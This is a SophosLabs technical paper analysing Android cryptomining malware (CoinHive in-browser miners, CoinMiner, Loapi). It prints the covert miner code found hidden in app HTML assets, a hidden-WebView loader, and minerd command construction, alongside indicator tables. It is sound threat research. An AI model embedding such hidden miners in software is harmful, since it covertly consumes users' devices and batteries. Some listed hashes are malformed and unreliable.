SOPHOS
Security made simple.

CoinMiner and other malicious cryptominers targeting Android

By **Pankaj Kohli**, Threat Researcher

A SophosLabs technical paper January 2018

Contents

Introduction

Interest in cryptocurrency has grown in tandem with Bitcoin's growing value in recent months. As a result, cybercriminals are ramping up efforts to obtain digital money in dishonest ways.

Though the value of various cryptocurrencies will surely fluctuate going forward, the price surge we saw late last year was dramatic enough that online thieves will continue to focus on illicit mining code, with the expectation that there will be more value spikes in the future to cash in on.

Google Play has become a favorite malware distribution point to infect smartphones with cryptocurrency miners. Bitcoin-mining malware has a long history in Google Play, with the first family — Andr/LepriCon-A — appearing in 2014.

SophosLabs has more recently discovered several malicious apps on Google Play that hide dynamic JavaScript that taps into the CPU of a victim's phone while mining for cryptocurrency. In this paper, researchers note:

- At the beginning of 2018, SophosLabs discovered JavaScript mining programs embedded in 19 Google Play apps.
- Existing Android mining malware can be divided into two categories: JavaScript in-browser miners and third-party mining modules such as CoinMiner.
- SophosLabs recorded over 28,000 Loapi mining malware variants in the wild. Most of them were released between June and November 2017, while Bitcoin's price surged nearly 500% during that time.

JavaScript in-browser miner - CoinHive


Many samples of mining apps use a JavaScript-based miner called CoinHive, which allows a user to mine Monero using a web browser – in this case the application's webview. This webview is often hidden, so the user won't see any visible activities. The user may, however, notice the sluggishness and heating up of the device, owing to constant high CPU usage by the miner.

SophosLabs recently discovered 19 apps with embedded CoinHive-based miners on Google Play. The CoinHive code is hidden in one of the HTML files in the assets folder of the apps:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    $(document).ready(function () {

        function getParameterByName(name, url) {
            if (!url) url = window.location.href;
            name = name.replace(/[\[\]]/g, "\\$&");
            var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
                results = regex.exec(url);
            if (!results) return null;
            if (!results[2]) return '';
            return decodeURIComponent(results[2].replace(/\+/g, " "));
        }

        $("#status").text("Initializing...");
        var miner = new CoinHive.Anonymous(getParameterByName("site_key"), {
            threads: getParameterByName("num_of_threads"),
            autoThreads: getParameterByName("is_auto_thread"),
            throttle: getParameterByName("throttle"),
            forceASMJS: getParameterByName("is_force_ASMJS")
        });
        miner.start();
        // Update stats once per second
        setInterval(function () {
            var hashesPerSecond = miner.getHashesPerSecond();
            var totalHashes = miner.getTotalHashes();
            var acceptedHashes = miner.getAcceptedHashes();
            // Output to HTML elements...
            $("#hashes_per_second").text(hashesPerSecond);
            $("#total_hashes").text(totalHashes);
            $("#accepted_hashes").text(acceptedHashes);

        }, 1000);
    });
</script>
```

Code is executed when the app loads this HTML page in a webview. In many of these apps, the page is loaded whenever the app is started. Well-developed apps even use CPU throttling to prevent heating up of the device and draining of battery to conceal its presence. These are currently detected by Sophos Mobile Security (SMSec) as *App/AndrCnhv-A* and *App/JSMiner*.

```
public MyFirebaseService() {
    super();
    this.url = "file:///android_asset/engine.html?site_key=qqWrKdZTVrXznFYcZ1icdXh3mjR0zyhQ&num
}

private void a(Context context) {
    WebView view = new WebView(context);
    WebSettings settings = view.getSettings();
    settings.setDomStorageEnabled(true);
    settings.setJavaScriptEnabled(true);
    view.loadUrl(this.url);
}
```



Quite a few apps on Google Play contain CoinHive as part of its normal functionality. For example, Algorithms Data Structures C Beginner Tutorial App offers its users free algorithms and data structure tutorials. We found the mining code hidden in several HTML files in the assets folder, which is executed while the user is viewing tutorials.

```
<head>
   <script src="https://coin-hive.com/lib/coinhive.min.js">
   </script>
   <script>
      var miner = new CoinHive.Anonymous('BLAXcU2ALlc06bhhl4Dj64Wbj44hnKYO');
      miner.start();
   </script>
```


This app had about 10,000-50,000 installs at the time we notified Google, which has since removed it. On further investigation, we found that some of the previous versions of this app also had a CoinHive miner hidden inside it, although in different HTML files.

Interestingly, a large percentage of CoinHive apps, which offered videos and information about wrestling, were published around Christmas from four different accounts.

SHA1	PACKAGE NAME	INSTALLS
4d81b344b178abdf09a1def7ac96aa30e5945f0f	action.wresling.tips	100 – 500
369fa090a2ba6938941b24c5b844bc8ba46ec19f	action.wresling.updates	50 – 100
bc4deb1bdeef43f07b069e08367c33234f4bea3d	action.wresting.updates	100 – 500
64a38feec827ecadaaa9fb148d34d308ec75c63	best.wresling.tips	100 – 500
380088e5fb4644e2e1eb7807f370211b7a1182d	co.stolik.stolik	1,000 - 5,000
231541ee07b57a4a970bfaeffa480c43153b22f	com.aovivonatv.app	5,000 - 10,000
bc59467b0bcfb6d8232458003acee51ca0c02d14	com.dav.fitsmoke	500 - 1,000
04579166a820728204d0e9cc1586fa537c8daf05	com.learvnteam.game2048	50 – 100
92483390670b70df1fe5a04381299586fd135e90	com.nubx.NubxMobile	10 – 50
6ce9d8f88958f652244c64c31cdb25e34c1f2292	com.sceler.hinet	1 – 5
55099c0ba668dc630ec5ecd41a74b0f038fcb3ad	com.wrestlingaction	10 – 50
d23a90e1e23fba57d42d8ce97b321efa663c416d	extreme.action.wwe.wrestin	100,000 - 500,000
c214f2a7b81d1a5fe7775a4be32d5a8ae3213355	top.wresling.tips	100 – 500
ca2a59daee6cb958516559fbc107ec65fadc5e7c	wreslin.action.news	10 – 50
b6c5aa737644b0b33e905f24b054e8bf11921c97	wreslin.action.updates	n/a
e9bba001b577c9478c26582bd26ed9308c1d284e	wreslin.action.videos	10 – 50
c8302cfad04e6eea315637d0fc0f13ee20c21aaa	wrestin.action.news	100 – 500
a4d5bac8f5bd45d47a8e42d2eec7c58df6905352	wrestin.action.tips	5 – 10
94e8b177a87c903dc228768b9f8aff399f82f2a8	com.anees.algorithmsanddatastructures	10,000 - 50,000

Third-party mining modules – CoinMiner

CoinMiner uses a version of cpuminer to mine either BitCoins or Monero on a victim's device. We found CoinMiner hidden in tampered versions of popular applications on third-party websites. One such site distributing samples riddled with CoinMiner is http://coandroid.ru. The site offers apps disguised as an installer for popular applications available on Google Play, such as antivirus apps, games, utilities, and more.



The installer prompts the user for administrative permissions and installs the intended app. It then replaces the installed app's icon with its own to masquerade the app and is bundled with a miner that runs in the background. The miner used is a native version of cpuminer that uses the Stratum Protocol for mining. It is currently detected by Sophos Mobile Security (SMSec) as *Andr/CoinMine-A* and *App/BtMiner-A*:

```
private void _run() {
    String Command = "minerd -q -a " + MinerSDKRunnable.Globals.algo_names[MinerSDKRunnable
            .Globals.MiningProtocol] + " -o " + MinerSDKRunnable.Globals.prot_names[
            MinerSDKRunnable.Globals.InternetProtocol] + "://" + MinerSDKRunnable
            .Globals.MiningServer + ":" + MinerSDKRunnable.Globals.MiningServerPort
             + " -O " + MinerSDKRunnable.Globals.MiningUserName + ":" + MinerSDKRunnable
            .Globals.MiningPassWord + " --activationkey=" + MinerSDKRunnable
            .Globals.ActivationKey + " -t " + String.valueOf(MinerSDKRunnable
            .Globals.MiningThreads);
    int arguments = Command == null ? 0 : Command.length() - Command.replace(
            " ", "").length() + 1;
    this.application.startMiner(arguments, Command);
}
```


CoinMiner apps on Google Play include SafetyNet Wireless app, which offered its users subsidized cellphone service, Recitiamo Santo Rosario, a religious app, and Car Wallpaper HD Free, which allows users to automatically change their wallpaper daily. All of the above applications have now been taken down by Google Play. The table below lists a few apps containing miners found on http://coandroid.ru.

SHA1	PACKAGE NAME
44c31dfde38905dc9444491e8c01cf4acc95393d5c	com.kangaderoo.minersdk
2934e38c89c5307b3dc386b98322fec558c5756d	com.oxothuk
e498cffe0fa7bde0bc6faa8752c73d983d6dfe80	com.aimp.player
a8edac9f00f4de42c76c2e1fad69d8a44770361e	com.vk.action
4604b65a9ffb4abca2050022a0dd538c307c605c	jur.rassic.book.AOUFJFMXTIRCEYAS
98273230aeb8e6e4d7a211fc0e61a41e7aa9a23b	com.yrchkor.newwallpapers
0e0546f16561854b501cdacac0878bc3d63b8bb4	com.android.sesupdate
665083b52da4479e905f2dd9663168569044c0ba	com.akademgp.ParkourSimulator3DStuntsAndTricks
6302129f3326c5d9ea4798ee65ae20deca92e9b9	com.rexetstudio.blockstrike
41d83abfcab44edc3af221307ab5751e4e42f9cd	izes.ywmauthzwwijb

The rise of CoinHive and CoinMiner comes after the recent discovery of Loapi, which masquerades as popular antivirus apps or an adult content app. It downloads and installs several modules, each of which perform a different malicious action such as sending device information to a remote server, stealing SMS, fetching advertisements, crawling webpages, creating a proxy and mining Monero. These are currently detected by Sophos Mobile Security (SMSec) as *Andr/Loapi.a* and *Andr/Loapi.B*.

Loapi is distributed though malicious advertising campaigns and third-party sites. One such site is http://appdecor.org. SophosLabs has identified over 28,000 samples of different variants of Loapi from several sources. The following chart shows the Loapi samples recorded by SophosLabs:

LOAPI SAMPLE COUNT



Conclusion

Attackers have been targeting mobile users for cryptocurrency mining since 2014, but the recent discoveries of Loapi, CoinMiner, and CoinHive presents a new, worrisome dimension to the trend.

Android users should refrain from downloading and installing apps from untrusted websites, and should only rely on Google Play or other genuine app stores for their app requirements. As we've noted here and elsewhere over time, a lot of shady apps make it onto Google Play. But Google does endeavor to find and remove them.

Using a trusted solution such as Sophos Mobile Security, which offers a complete defence against such threats, is also an important tool to block this threat.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

31-01-15 TN

SOPHOS